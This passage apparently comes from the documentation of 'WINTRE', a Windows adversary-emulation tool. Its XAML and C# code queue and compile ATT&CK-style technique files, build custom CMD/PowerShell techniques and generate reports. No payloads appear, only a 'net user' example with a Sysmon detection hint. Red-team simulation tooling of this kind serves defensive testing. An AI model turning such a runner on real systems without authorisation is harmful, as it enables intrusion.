           <ComboBoxItem>Impact</ComboBoxItem>
       </ComboBox>
       <ComboBox x:Name="SelectedTemplate" HorizontalAlignment="Left" Margin="255,170,0,0" VerticalAlignment="Top" Width="185"
Height="40" FontSize="16">
           <ComboBoxItem>CMD</ComboBoxItem>
           <ComboBoxItem>PowerShell</ComboBoxItem>
       </ComboBox>
       <Label Content="Description:" HorizontalAlignment="Left" Margin="10,376,0,0" VerticalAlignment="Top" Height="40" Width="315"
FontSize="22" Foreground="#FF2887B8" FontFamily="Verdana"/>
       <TextBox x:Name="CommandInput" AcceptsReturn="True" HorizontalAlignment="Left" Margin="10,251,0,0" TextWrapping="Wrap"
Text="e.g. net user" VerticalAlignment="Top" Height="120" Width="720" FontSize="14" Background="#FF4B4B4B"
Foreground="#FFA3A3A3" BorderBrush="#FF4B4B4B" PreviewMouseLeftButtonUp="CommandInput_PreviewMouseLeftButtonUp"/>
       <Button x:Name="ButtonAddNewTechnique" Content="Add New Technique" HorizontalAlignment="Left" Margin="595,65,0,0"
VerticalAlignment="Top" Width="135" Height="40" Click="ClickAddNewTechnique" Foreground="#FFACACAC"
Background="#FF4B4B4B"/>
       <Label Content="Command(s):" HorizontalAlignment="Left" Margin="10,211,0,0" VerticalAlignment="Top" Height="40" Width="240"
FontSize="22" Foreground="#FF2887B8" FontFamily="Verdana"/>
       <TextBox x:Name="DescBox" AcceptsReturn="True" HorizontalAlignment="Left" Height="259" Margin="10,416,0,0"
TextWrapping="Wrap" Text="e.g. Monitor for the usage of &amp;quot;net user&amp;quot;, this can be achieved using Sysmon and filtering EventData
based on CommandLine values" VerticalAlignment="Top" Width="1019" FontSize="14" Foreground="#FFA3A3A3"
PreviewMouseLeftButtonUp="TextChangedDefenceNotes" Background="#FF4B4B4B" BorderBrush="#FF4B4B4B"/>
       <Label Content="Make sure your syntax is correct! Refer to manual for further information." HorizontalAlignment="Left"
Margin="335,220,0,0" VerticalAlignment="Top" Height="31" Width="395" Foreground="#FFFF3500"/>
   </Grid>
</Page>
```

2.5 REPORTS.XAML



Allows the user to automatically generate and preview reports.

```
<Page x:Class="WpfApp1.Page3"
    xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
    xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
    xmlns:d="http://schemas.microsoft.com/expression/blend/2008"
    mc:Ignorable="d"
    d:DesignHeight="720" d:DesignWidth="1054"
    Title="Page3">

   <Grid Background="#FF1F1C1C">
       <Label Content="Technique Name:" HorizontalAlignment="Left" Margin="10,10,0,0" VerticalAlignment="Top" Height="40" Width="240"
FontSize="22" Foreground="#FF2887B8" FontFamily="Verdana"/>
       <Label Content="MITRE ATT&amp;amp;CK ID:" HorizontalAlignment="Left" Margin="10,50,0,0" VerticalAlignment="Top" Height="40"
Width="240" FontSize="22" Foreground="#FF2887B8" FontFamily="Verdana"/>
       <Label Content="Elevated privileges:" HorizontalAlignment="Left" Margin="10,90,0,0" VerticalAlignment="Top" Height="40" Width="240"
FontSize="22" Foreground="#FF2887B8" FontFamily="Verdana"/>
       <Label Content="Category/Tactic:" HorizontalAlignment="Left" Margin="10,130,0,0" VerticalAlignment="Top" Height="40" Width="240"
FontSize="22" Foreground="#FF2887B8" FontFamily="Verdana"/>
       <Label Content="Selected Template:" HorizontalAlignment="Left" Margin="10,170,0,0" VerticalAlignment="Top" Height="40" Width="240"
FontSize="22" Foreground="#FF2887B8" FontFamily="Verdana"/>
       <TextBox x:Name="TechniqueName" HorizontalAlignment="Left" Height="40" Margin="255,10,0,0" TextWrapping="Wrap" Text="e.g.
Local Account Discovery" VerticalAlignment="Top" Width="475" FontSize="22" Foreground="#FFA3A3A3" Background="#FF4B4B4B"
BorderBrush="#FF4B4B4B"/>
       <TextBox x:Name="ID" HorizontalAlignment="Left" Height="40" Margin="255,50,0,0" TextWrapping="Wrap" Text="e.g. T1087"
VerticalAlignment="Top" Width="185" FontSize="22" Foreground="#FFA3A3A3" Background="#FF4B4B4B" BorderBrush="#FF4B4B4B"/>
       <ComboBox x:Name="Elevated" HorizontalAlignment="Left" Margin="255,90,0,0" VerticalAlignment="Top" Width="185" Height="40"
FontSize="16" Background="#FFACACAC">
           <ComboBoxItem>No</ComboBoxItem>
           <ComboBoxItem>Yes</ComboBoxItem>
       </ComboBox>
       <ComboBox x:Name="SelectedTactic" HorizontalAlignment="Left" Margin="255,130,0,0" VerticalAlignment="Top" Width="185"
Height="40" FontSize="16">
           <ComboBoxItem>Code Execution</ComboBoxItem>
           <ComboBoxItem>Persistence</ComboBoxItem>
           <ComboBoxItem>Defence Evasion</ComboBoxItem>
           <ComboBoxItem>Credential Theft</ComboBoxItem>
           <ComboBoxItem>Discovery</ComboBoxItem>
           <ComboBoxItem>Collection</ComboBoxItem>
           <ComboBoxItem>Data Exfiltration</ComboBoxItem>
           <ComboBoxItem>Command and Control</ComboBoxItem>
           <ComboBoxItem>Impact</ComboBoxItem>
       </ComboBox>
       <ComboBox x:Name="SelectedTemplate" HorizontalAlignment="Left" Margin="255,170,0,0" VerticalAlignment="Top" Width="185"
Height="40" FontSize="16">
           <ComboBoxItem>CMD</ComboBoxItem>
           <ComboBoxItem>PowerShell</ComboBoxItem>
       </ComboBox>
       <Label Content="Description:" HorizontalAlignment="Left" Margin="10,376,0,0" VerticalAlignment="Top" Height="40" Width="315"
FontSize="22" Foreground="#FF2887B8" FontFamily="Verdana"/>
       <TextBox x:Name="CommandInput" AcceptsReturn="True" HorizontalAlignment="Left" Margin="10,251,0,0" TextWrapping="Wrap"
Text="e.g. net user" VerticalAlignment="Top" Height="120" Width="720" FontSize="14" Background="#FF4B4B4B"
Foreground="#FFA3A3A3" BorderBrush="#FF4B4B4B" PreviewMouseLeftButtonUp="CommandInput_PreviewMouseLeftButtonUp"/>
       <Button x:Name="ButtonAddNewTechnique" Content="Add New Technique" HorizontalAlignment="Left" Margin="595,65,0,0"
VerticalAlignment="Top" Width="135" Height="40" Click="ClickAddNewTechnique" Foreground="#FFACACAC"
Background="#FF4B4B4B"/>
       <Label Content="Command(s):" HorizontalAlignment="Left" Margin="10,211,0,0" VerticalAlignment="Top" Height="40" Width="240"
FontSize="22" Foreground="#FF2887B8" FontFamily="Verdana"/>
       <TextBox x:Name="DescBox" AcceptsReturn="True" HorizontalAlignment="Left" Height="259" Margin="10,416,0,0"
TextWrapping="Wrap" Text="e.g. Monitor for the usage of &amp;quot;net user&amp;quot;, this can be achieved using Sysmon and filtering EventData based
on CommandLine values" VerticalAlignment="Top" Width="1019" FontSize="14" Foreground="#FFA3A3A3"
PreviewMouseLeftButtonUp="TextChangedDefenceNotes" Background="#FF4B4B4B" BorderBrush="#FF4B4B4B"/>
       <Label Content="Make sure your syntax is correct! Refer to manual for further information." HorizontalAlignment="Left"
Margin="335,220,0,0" VerticalAlignment="Top" Height="31" Width="395" Foreground="#FFFF3500"/>
   </Grid>
</Page>
```

3 GENERAL FUNCTIONALITY (C#)

3.1 MAINWINDOW.XAML.CS

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Windows;
using System.Windows.Controls;
using Newtonsoft.Json;

namespace WINTRE
{
    public partial class MainWindow : Window
    {
        public string log = "";
        public bool logUpdate = false;
        public MainWindow()
        {
            //Setup stuff here
            InitializeComponent();
            ButtonTechniques.RaiseEvent(new RoutedEventArgs(Button.ClickEvent)); //Set startup page
            //Delete temp JSON files from a report
            IEnumerable<string> files = Directory.EnumerateFiles(Directory.GetCurrentDirectory() + "\\Reports\\");
            string[] fileArray = files.ToArray();

            if(files.Count() > 1)
            {
                for (int i = 0; i < files.Count() + 1; i++)
                {
                    if (!fileArray[i].Contains("count"))
                    {
                        File.Delete(fileArray[i]);
                    }
                }
            }

            //Delete log files on startup
            File.Delete(Directory.GetCurrentDirectory() + "\\WINTRE-log.txt");
        }

        private void Button_Click_Techniques(object sender, RoutedEventArgs e)
        {
            Frame.Navigate(new Uri("Techniques.xaml", UriKind.RelativeOrAbsolute));
        }

        private void Button_Click_Campaigns(object sender, RoutedEventArgs e)
        {
            Frame.Navigate(new Uri("Campaigns.xaml", UriKind.RelativeOrAbsolute));
        }

        private void Button_Click_Custom(object sender, RoutedEventArgs e)
        {
            Frame.Navigate(new Uri("Custom.xaml", UriKind.RelativeOrAbsolute));
        }

        private void Button_Click_Reports(object sender, RoutedEventArgs e)
        {
            Frame.Navigate(new Uri("Reports.xaml", UriKind.RelativeOrAbsolute));
        }

        private void Skip_Click(object sender, RoutedEventArgs e)
        {
            List<string> techniqueList = TechniqueQueue.Items.Cast<String>().ToList();
            techniqueList.Remove(techniqueList.First());
            //Overwrite queue
            TechniqueQueue.ItemsSource = techniqueList;
        }

        private void Execute_Click(object sender, RoutedEventArgs e)
        {
            //Get techniques from listbox as list
            List<string> techniqueList = TechniqueQueue.Items.Cast<String>().ToList();

            //Get all source code files as string[]
```

```
        string[] CSSourceFiles = Directory.GetFiles(Directory.GetCurrentDirectory() + "\\TTPs\\", "*.cs", SearchOption.AllDirectories);
        string[] CPPsourceFiles = Directory.GetFiles(Directory.GetCurrentDirectory() + "\\TTPs\\", "*.cpp", SearchOption.AllDirectories);
        string[] SourceFiles = CSSourceFiles.Concat(CPPsourceFiles).ToArray();

        if(!techniqueList.Any())
        {
            MessageBox.Show("Queue is empty, goto the campaigns page and select a campaign.", "Error", MessageBoxButton.OK,
MessageBoxImage.Error);
        } else
        {
            //Find source code that matches current technique name
            //MessageBox.Show(techniqueList.First());
            string techniquePath = "";

            for(int i = 0; i < SourceFiles.Length; i++)
            {
                if (SourceFiles[i].Contains(techniqueList.First()))
                {
                    techniquePath = SourceFiles[i];
                }
            }

            //Check if technique requires arguments, if yes then error and inform user to run technique manually, else compile and run
            string jsonPath = techniquePath.Replace(".cs", ".json").Replace(".cpp",".json");

            StreamReader reader = new StreamReader(jsonPath);
            dynamic jsonContents = JsonConvert.DeserializeObject(reader.ReadToEnd());

            //Need to check if C# or C++
            if(jsonContents.hasArgs.ToString() == "true")
            {
                //When instructing user to run the technique manually, need to also inform them of the category/tactic, extract this from the file path.
                MessageBox.Show("This technique has arguments that must be entered manually on the techniques page. Execute it manually.\n\n"
                    + techniquePath.Substring(techniquePath.IndexOf("\\TTPs\\"))
                    .Replace("\\TTPs\\","")
                    .Replace("\\"," : ")
                    .Replace(".cs","")
                    .Replace(".cpp",""),
                    "Info", MessageBoxButton.OK, MessageBoxImage.Information);

                //Assume user will run manually, remove from list
                techniqueList.Remove(techniqueList.First());
                //Overwrite queue
                TechniqueQueue.ItemsSource = techniqueList;

            } else //assuming for now C# test, need to add for CPP test
            {
                //Get the tactic
                string tactic = techniquePath.Substring(techniquePath.IndexOf("\\TTPs\\")) //Gives: "tactic\technique.cs"
                    .Replace("\\TTPs\\", "");

                tactic = tactic.Substring(0, tactic.IndexOf("\\"));

                //Assume a technique will be ran (due to the nature of the queue)
                WINTRE.ReportingFunctions report = new WINTRE.ReportingFunctions();
                report.UpdateReport(tactic, techniqueList.First());

                //if C#
                if (jsonContents.isCPP.ToString() == "false")
                {
                    WINTRE.Simulation simulation = new WINTRE.Simulation();
                    simulation.SimulateCS(techniqueList.First(), tactic);
                    techniqueList.Remove(techniqueList.First());
                    //Overwrite queue
                    TechniqueQueue.ItemsSource = techniqueList;
                } else //if C++
                {
                    WINTRE.Simulation simulation = new WINTRE.Simulation();
                    simulation.SimulateCPP(techniqueList.First(), tactic);
                    techniqueList.Remove(techniqueList.First());
                    //Overwrite queue
                    TechniqueQueue.ItemsSource = techniqueList;
```

```
            }
        }
    }
  }
}
```

3.2 TECHNIQUES.XAML.CS

```
using Microsoft.CSharp;
using Newtonsoft.Json;
using System;
using System.IO;
using System.Linq;
using System.Windows;
using System.Windows.Controls;

namespace WpfApp1
{
    public partial class Page1 : Page
    {
        public Page1()
        {
            InitializeComponent();
        }

        private void ClearPayloadsClick(object sender, RoutedEventArgs e)
        {
            string[] sourceFiles = Directory.GetFiles(Directory.GetCurrentDirectory() + "\\Payloads\\", "*.*", SearchOption.AllDirectories);

            for (int i = 0; i < sourceFiles.Length; i++)
            {
                File.Delete(sourceFiles[i]);
            }
            LogOutput.Text = LogOutput.Text + Environment.NewLine + "~" + DateTime.Now.ToString("MM/dd/yyyy hh:mm tt ") + "[INFO: DELETED " + sourceFiles.Length + " FILES]" + Environment.NewLine;
        }

        //Event for when tests are selected, load details from matching JSON file
        private void TestSelected(object sender, SelectionChangedEventArgs e)
        {
            //Get JSON file name
            string selectedTechnique = "";

            try
            {
                selectedTechnique = ComboBoxTechniques.SelectedItem.ToString() + ".json";
                //Continue with loading JSON elements onto UI
                string jsonFile;

                using (StreamReader reader = new StreamReader(Directory.GetCurrentDirectory() + "\\TTPs\\" + GetTabString() + "\\" + selectedTechnique)) //Read in JSON file of selected technique
                {
                    jsonFile = reader.ReadToEnd();
                    dynamic jsonContents = JsonConvert.DeserializeObject(jsonFile);

                    //Update UI accordingly
                    valueID.Text = jsonContents.ID;
                    valuePrivs.Text = jsonContents.elevated;
                    valueDesc.Text = jsonContents.desc;
                    arg1.Text = jsonContents.arg1;
                    arg2.Text = jsonContents.arg2;
                    arg3.Text = jsonContents.arg3;
                }
            }
            catch
            {
                //Expected exception for when switching between tabs (the value will always be initially null)
            }


        }

        public string GetTabString()
        {
            //Get the current tab
            TabItem tabValue = Tabs.SelectedItem as TabItem;
```

```
            _ = Tabs.ToString();
            //Cast tactic from Header object, containing the correct value
            string tactic = (string)tabValue.Header;
            return tactic;
        }

        //When we switch tabs
        private void LoadTechniques(object sender, SelectionChangedEventArgs args) //These functions can also handle UI elements for complex techniques (if value == complex1, then load complexUI e.g. crypter)
        {
            //Clear out previous technique details
            valueID.Text = "";
            valuePrivs.Text = "";
            valueDesc.Text = "";

            string[] CSSourceFiles = Directory.GetFiles(Directory.GetCurrentDirectory() + "\\TTPs\\" + GetTabString(), "*.cs" , SearchOption.AllDirectories);
            string[] CPPsourceFiles = Directory.GetFiles(Directory.GetCurrentDirectory() + "\\TTPs\\" + GetTabString(), "*.cpp", SearchOption.AllDirectories);

            //Load C# tests
            string[] CSTestNames = CSSourceFiles;
            for (int i = 0; i < CSTestNames.Length; i++)
            {
                CSTestNames[i] = Path.GetFileName(CSTestNames[i]);
                CSTestNames[i] = CSTestNames[i].Remove(CSTestNames[i].LastIndexOf(".cs")); //Remove the .cs at the end
            }

            //Load C++ tests
            string[] CPPTestNames = CPPsourceFiles;
            for (int i = 0; i < CPPTestNames.Length; i++)
            {
                CPPTestNames[i] = Path.GetFileName(CPPTestNames[i]);
                CPPTestNames[i] = CPPTestNames[i].Remove(CPPTestNames[i].LastIndexOf(".cpp")); //Remove the .cpp at the end
            }

            string[] TestNames = CSTestNames.Concat(CPPTestNames).ToArray();
            ComboBoxTechniques.ItemsSource = TestNames;
        }

        private void ButtonClickRunTest(object sender, RoutedEventArgs e)
        {
            string testName = ComboBoxTechniques.Text;
            if (testName == "")
            {
                MessageBox.Show("No technique selected.", "Error", MessageBoxButton.OK, MessageBoxImage.Error);
            } else
            {
                CSharpCodeProvider codeProvider = new CSharpCodeProvider();

                //Does this test have arguments?
                StreamReader reader = new StreamReader(Directory.GetCurrentDirectory() + "\\TTPs\\" + GetTabString() + "\\" + testName + ".json"); //Read in JSON file of selected technique

                string jsonFile = reader.ReadToEnd();
                dynamic jsonContents = JsonConvert.DeserializeObject(jsonFile);
                bool hasArgs = false;
                string arguments = "";

                //If there's arguments, process them
                if (jsonContents.hasArgs == "true")
                {
                    hasArgs = true;
                    arguments = ArgumentsTextBox.Text;
                }

                //Must choose TTP to run
                if (jsonContents.isCPP == "false") //C# technique
                {
                    WINTRE.Simulation simulation = new WINTRE.Simulation();
                    simulation.SimulateCS(testName, GetTabString(), codeProvider, arguments, hasArgs);
                }
```

```
else if (jsonContents.isCPP == "true") //C or C++ technique
            {
                //Simulate a technique that utilises C or C++ source code
                WINTRE.Simulation simulation = new WINTRE.Simulation();
                simulation.SimulateCPP(testName, GetTabString(), arguments, hasArgs);
            }

            LogOutput.Text = File.ReadAllText(Directory.GetCurrentDirectory() + "\\WINTRE-log.txt");

            //Assume a technique has been ran at this point
            WINTRE.ReportingFunctions report = new WINTRE.ReportingFunctions();
            report.UpdateReport(GetTabString(), testName);
        }
    }
  }
}
```

3.3 CAMPAIGNS.XAML.CS

```
using Newtonsoft.Json;
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Text.RegularExpressions;
using System.Windows;
using System.Windows.Controls;
using WINTRE;

namespace WpfApp1
{
    public partial class Page5 : Page
    {
        public static bool reload = false;
        public Page5()
        {
            InitializeComponent();
            LoadTactics();
            LoadCampaigns(reload);
        }

        public void LoadCampaigns(bool reload)
        {
            if(!reload)
            {
                string[] sourceFiles = Directory.GetFiles(Directory.GetCurrentDirectory() + "\\Campaigns\\", "*.json");
                dynamic jsonContents = new dynamic[sourceFiles.Length];

                for (int i = 0; i < sourceFiles.Length; i++)
                {
                    StreamReader reader = new StreamReader(sourceFiles[i]);
                    jsonContents[i] = JsonConvert.DeserializeObject(reader.ReadToEnd());
                }

                Campaigns.ItemsSource = jsonContents;
            } else
            {
                //Empty the data grid first
                Campaigns.ItemsSource = null;

                string[] sourceFiles = Directory.GetFiles(Directory.GetCurrentDirectory() + "\\Campaigns\\", "*.json");
                dynamic jsonContents = new dynamic[sourceFiles.Length];

                for (int i = 0; i < sourceFiles.Length; i++)
                {
                    StreamReader reader = new StreamReader(sourceFiles[i]);
                    jsonContents[i] = JsonConvert.DeserializeObject(reader.ReadToEnd());
                }

                Campaigns.ItemsSource = jsonContents;
            }

        }

        private void LoadTactics()
        {
            string[] tactics = Directory.GetDirectories(Directory.GetCurrentDirectory() + "\\TTPs\\");

            //Remove full path to place in combobox
            for (int i = 0; i < tactics.Length; i++)
            {
                tactics[i] = tactics[i].Replace(Directory.GetCurrentDirectory() + "\\TTPs\\", "");
            }

            SelectedTactic.ItemsSource = tactics;
        }

        private void GetTechniques(string tactic)
        {

            string[] CSSourceFiles = Directory.GetFiles(Directory.GetCurrentDirectory() + "\\TTPs\\" + tactic, "*.cs", SearchOption.AllDirectories);
```

```
        string[] CPPsourceFiles = Directory.GetFiles(Directory.GetCurrentDirectory() + "\\TTPs\\" + tactic, "*.cpp",
SearchOption.AllDirectories);

        //Load C# tests
        string[] CSTestNames = CSSourceFiles;
        for (int i = 0; i < CSTestNames.Length; i++)
        {
            CSTestNames[i] = System.IO.Path.GetFileName(CSTestNames[i]);
            CSTestNames[i] = CSTestNames[i].Remove(CSTestNames[i].LastIndexOf(".cs")); //Remove the .cs at the end
        }

        //Load C++ tests
        string[] CPPTestNames = CPPsourceFiles;
        for (int i = 0; i < CPPTestNames.Length; i++)
        {
            CPPTestNames[i] = System.IO.Path.GetFileName(CPPTestNames[i]);
            CPPTestNames[i] = CPPTestNames[i].Remove(CPPTestNames[i].LastIndexOf(".cpp")); //Remove the .cpp at the end
        }

        string[] TestNames = CSTestNames.Concat(CPPTestNames).ToArray();
        SelectedTechnique.ItemsSource = TestNames;
    }

    private void ClearCampaignFields_Click(object sender, RoutedEventArgs e)
    {
        CampaignTitle.Text = "";
        CampaignDesc.Text = "";
        TacticsSummary.Text = "";
        TechniquesSummary.Text = "";
    }

    //Save currently selected technique
    private void SelectTechniquesForCampaign_Click(object sender, RoutedEventArgs e)
    {
        if(SelectedTactic.Text == "" || SelectedTechnique.Text == "")
        {
            MessageBox.Show("No tactic/technique selected.", "Error", MessageBoxButton.OK, MessageBoxImage.Error);
        } else
        {
            TechniquesSummary.Text += "\n" + SelectedTechnique.Text;
        }

        //Add tactic if not added already
        if(!TacticsSummary.Text.Contains(SelectedTactic.Text))
        {
            TacticsSummary.Text += "\n" + SelectedTactic.Text;
        }
    }

    private void LoadTechniques(object sender, EventArgs e)
    {
        if (SelectedTactic.Text == "")
        {
            MessageBox.Show("No tactic selected.", "Error", MessageBoxButton.OK, MessageBoxImage.Error);
        }
        else
        {
            GetTechniques(SelectedTactic.Text);
        }
    }

    private void SaveCampaign_Click(object sender, RoutedEventArgs e)
    {
        //Technique name validation, check if it matches the regex and if empty
        Regex alphanumeric = new Regex("^[a-zA-Z0-9\x20]");

        if(CampaignTitle.Text == "" || !alphanumeric.IsMatch(CampaignTitle.Text))
        {
            MessageBox.Show("Invalid campaign name. Please only use alphanumeric characters including the space character.", "Error",
MessageBoxButton.OK, MessageBoxImage.Error);
        } else
        {
            Campaign campaign = new Campaign
            {
                Title = CampaignTitle.Text,
                Description = CampaignDesc.Text,
                Tactics = TacticsSummary.Text.Split("\n".ToCharArray()).Skip(1).ToArray(), //Skip first element (new array)
```

```
            Techniques = TechniquesSummary.Text.Split("\n".ToCharArray()).Skip(1).ToArray()
        };

        //Newton JSON, save campaign as JSON file
        string JSONOutput = JsonConvert.SerializeObject(campaign, Formatting.Indented);

        //Check to make sure it doesn't exist already
        if (!File.Exists(Directory.GetCurrentDirectory() + "\\Campaigns\\" + CampaignTitle.Text + ".json"))
        {
            File.WriteAllText(Directory.GetCurrentDirectory() + "\\Campaigns\\" + CampaignTitle.Text + ".json", JSONOutput);
            MessageBox.Show("Campaign successfully created. Click the View Campaigns tab to view it.", "Info", MessageBoxButton.OK,
MessageBoxImage.Information);
        }
        else
        {
            MessageBox.Show("Campaign already exists.", "Error", MessageBoxButton.OK, MessageBoxImage.Error);
        }
    }
}

public class Campaign
{
    public string Title { get; set; }
    public string Description { get; set; }
    public string[] Tactics { get; set; }
    public string[] Techniques { get; set; }
}

private void LoadCampaignIntoQueue(object sender, System.Windows.Input.MouseButtonEventArgs e)
{
    //Filter the object.ToString() to get the actual technique names to be executed so their source code files can be referenced
    try
    {
        string techniques = Campaigns.SelectedItem.ToString().Substring(
        Campaigns.SelectedItem.ToString().IndexOf("\"Techniques\": ["))
        .Replace("\"", "")
        .Replace("Techniques", "")
        .Replace("[", "")
        .Replace("]", "")
        .Replace(",", "")
        .Replace(":", "")
        .Replace("}", "")
        .Replace("  ", "")
        .Trim();

        MessageBox.Show("Campaign techniques loaded into queue.", "Info", MessageBoxButton.OK, MessageBoxImage.Information);

        //Write to queue file to be loaded in MainWindow.xaml
        File.WriteAllText(Directory.GetCurrentDirectory() + "\\Campaigns\\Queue\\Queue.json", techniques);

        List<string> list = new List<string>();
        using (StreamReader reader = new StreamReader(Directory.GetCurrentDirectory() + "\\Campaigns\\Queue\\Queue.json"))
        {
            string line;
            while ((line = reader.ReadLine()) != null)
            {
                list.Add(line);
            }
            ((MainWindow)Application.Current.MainWindow).TechniqueQueue.ItemsSource = list;
        }
    } catch (Exception exception)
    {
        MessageBox.Show(exception.Message);
    }
}

private void Reload(object sender, System.Windows.Input.MouseButtonEventArgs e)
{
    reload = true;
    LoadCampaigns(reload);
}
  }
}
```

3.4 CUSTOM.XAML.CS

```
using Newtonsoft.Json;
using System;
using System.CodeDom;
using System.CodeDom.Compiler;
using System.IO;
using System.Text;
using System.Text.RegularExpressions;
using System.Windows;
using System.Windows.Controls;
using System.Windows.Media;

namespace WpfApp1
{
    public partial class Page3 : Page
    {
        public Page3()
        {
            InitializeComponent();
        }

        private void TextChangedDefenceNotes(object sender, System.Windows.Input.MouseButtonEventArgs e)
        {
            if (DescBox.Text == "e.g. Monitor for the usage of \"net user\", this can be achieved using Sysmon and filtering EventData based on CommandLine values")
            {
                DescBox.Text = "";
            }
        }

        private void ClickAddNewTechnique(object sender, System.Windows.RoutedEventArgs e)
        {
            Regex alphanumeric = new Regex("^[a-zA-Z0-9\x20]");

            //Required inputs
            if (Elevated.Text == "" || SelectedTactic.Text == "" || CommandInput.Text == "" || DescBox.Text == ""
                || ID.Text == "" || TechniqueName.Text == "" || !(alphanumeric.IsMatch(TechniqueName.Text)))
            {
                MessageBox.Show("Invalid technique name. Please only use alphanumeric characters including the space character.", "Error", MessageBoxButton.OK, MessageBoxImage.Error);
            } else
            {
                Technique tech = new Technique
                {
                    name = TechniqueName.Text,
                    ID = ID.Text,
                    elevated = Elevated.Text,
                    tactic = SelectedTactic.Text,
                    template = SelectedTemplate.Text,
                    desc = DescBox.Text,
                    hasArgs = "false",
                    arg1 = "N/A",
                    arg2 = "N/A",
                    arg3 = "N/A",
                    isCPP = "false",

                    //Escape command
                    commands = EscapeCommand(CommandInput.Text)
                };
                tech.commands = tech.commands.TrimStart(' ', '"');
                tech.commands = tech.commands.TrimStart(' ', '"');
                tech.commands = tech.commands.Remove(tech.commands.Length - 1, 1);

                //Newton JSON, serialize the data for export
                string JSONOutput = JsonConvert.SerializeObject(tech, Formatting.Indented);
                //CustomLogOutput.Text = "[INFO: Serializing input to JSON]" + JSONOutput;

                //Output our JSON information so it can read (automatically) by the techniques page. Output using category + name.
                File.WriteAllText(Directory.GetCurrentDirectory() + "\\TTPs\\" + tech.tactic + "\\" + tech.name + ".json", JSONOutput);
//Should be saved as .json file
                Console.WriteLine("[INFO: Saving new technique as JSON " + Directory.GetCurrentDirectory() + "\\TTPs\\" + tech.tactic + "\\" + tech.name + ".json]");

                //Copy template source file, to create new technique
                string templateSource;
                if (tech.template == "CMD")
                {
```

```
                using (StreamReader streamReader = new StreamReader(Directory.GetCurrentDirectory() + "\\TTPs\\Template.txt",
Encoding.UTF8))
                {
                    templateSource = streamReader.ReadToEnd();
                }

                //Replace UUIDs with custom technique properties
                templateSource = templateSource.Replace("fd98b648-6624-4461-abcf-5d1ad11a2839e", tech.name.Replace(" ", "")); //Function and
function call (name of the technique, remove spaces)
                templateSource = templateSource.Replace("447912f6-0748-45b6-8b1e-4876333eeaf8", tech.template); //CMD or PowerShell
                templateSource = templateSource.Replace("86c7c306-0c66-4919-9023-54cedcc0359f", tech.commands);
            } else //PowerShell
            {
                using (StreamReader streamReader = new StreamReader(Directory.GetCurrentDirectory() + "\\TTPs\\TemplatePS.txt",
Encoding.UTF8))
                {
                    templateSource = streamReader.ReadToEnd();
                }
                templateSource = templateSource.Replace("fd98b648-6624-4461-abcf-5d1ad11a2839e", tech.name.Replace(" ", "")); //Function and
function call (name of the technique, remove spaces)
                templateSource = templateSource.Replace("447912f6-0748-45b6-8b1e-4876333eeaf8",  "powershell"); //CMD or PowerShell
                templateSource = templateSource.Replace("86c7c306-0c66-4919-9023-54cedcc0359f", tech.commands);
            }


            //Save new source file, should be readable from Techniques page and compilable (assuming the command is valid, add checker for
valid command?)
            File.WriteAllText(Directory.GetCurrentDirectory() + "\\TTPs\\" + tech.tactic + "\\" + tech.name + ".cs", templateSource);
//Should be saved as .json file
            //CustomLogOutput.Text = "[INFO: Saving new technique as C# source code " + Directory.GetCurrentDirectory() + "\\TTPs\\"
+ tech.tactic + "\\" + tech.name + ".cs]";
            MessageBox.Show("Technique \"" + tech.name + "\" " + "added, view it on the techniques page.", "Info", MessageBoxButton.OK,
MessageBoxImage.Information);
        }


    }
    public string EscapeCommand(string input)
    {
        using (var strWriter = new StringWriter())
        {
            using (var provider = CodeDomProvider.CreateProvider("CSharp"))
            {
                provider.GenerateCodeFromExpression(new CodePrimitiveExpression(input), strWriter, null);
                return strWriter.ToString();
            }
        }
    }

    private void CommandInput_PreviewMouseLeftButtonUp(object sender, System.Windows.Input.MouseButtonEventArgs e)
    {
        if(CommandInput.Text == "e.g. net user")
        {
            CommandInput.Text = "";
        }
    }
}

public class Technique
{
    public string name;
    public string ID;
    public string elevated;
    public string tactic;
    public string template;
    public string commands;
    public string desc;
    public string hasArgs;
    public string arg1;
    public string arg2;
    public string arg3;
    public string isCPP;
}
}
```

3.5 REPORTS.XAML.CS

```
using Newtonsoft.Json;
using System.IO;
using System.Windows;
using Page = System.Windows.Controls.Page;
using MessageBox = System.Windows.MessageBox;
using System.Text.RegularExpressions;

namespace WpfApp1
{
    public partial class Page4 : Page
    {
        public static bool reporting = false;
        public static bool preview = false;
        public static int techniqueID = 0;
        public static bool refresh = false;

        public Page4()
        {
            InitializeComponent();
        }

        private void EnableReporting(object sender, RoutedEventArgs e)
        {
            //Need to validate filenames
            Regex alphanumeric = new Regex("^[a-zA-Z0-9\x20]");

            if (ReportTitle.Text == "" || ReportDesc.Text == "")
            {
                MessageBox.Show("Title or description values are empty.", "Error", MessageBoxButton.OK, MessageBoxImage.Error);
            } else if(!alphanumeric.IsMatch(ReportTitle.Text) || !alphanumeric.IsMatch(ReportDesc.Text))
            {
                MessageBox.Show("Invalid title! Please only use alphanumeric characters including the space character.", "Error", MessageBoxButton.OK,
MessageBoxImage.Error);
            } else
            {
                reporting = true;

                //Report properties to be added to the report
                Report report = new Report
                {
                    reportTitle = ReportTitle.Text,
                    reportDesc = ReportDesc.Text
                };

                //Serialize and prepare for write to disk
                string JSONOutput = JsonConvert.SerializeObject(report, Formatting.Indented);
                File.WriteAllText(Directory.GetCurrentDirectory() + "\\Reports\\currentReportProperties.json", JSONOutput);
                MessageBox.Show("Reporting is now enabled!", "Info", MessageBoxButton.OK, MessageBoxImage.Information);
            }
        }

        private void ExportReportClick(object sender, RoutedEventArgs e)
        {
            //If less than 2 .json files => no techniques have been ran don't run this
            WINTRE.ReportingFunctions report = new WINTRE.ReportingFunctions();
            report.GenerateReport(preview);
        }

        private void GeneratePreview_Click(object sender, RoutedEventArgs e)
        {
            if (!reporting)
            {
                System.Windows.MessageBox.Show("Reporting is not enabled.", "Error", MessageBoxButton.OK, MessageBoxImage.Error);
            }
            else
            {

                preview = true;
                //Basically the same as saving the report but it's a temp docx file. Need to convert to XPS for DocPreview https://www.c-
sharpcorner.com/UploadFile/mahesh/viewing-word-documents-in-wpf/

                string[] jsonFiles = Directory.GetFiles(Directory.GetCurrentDirectory() + "\\Reports\\", "*.json");
```

```
            //If less than 2 .json files => no techniques have been ran don't run this
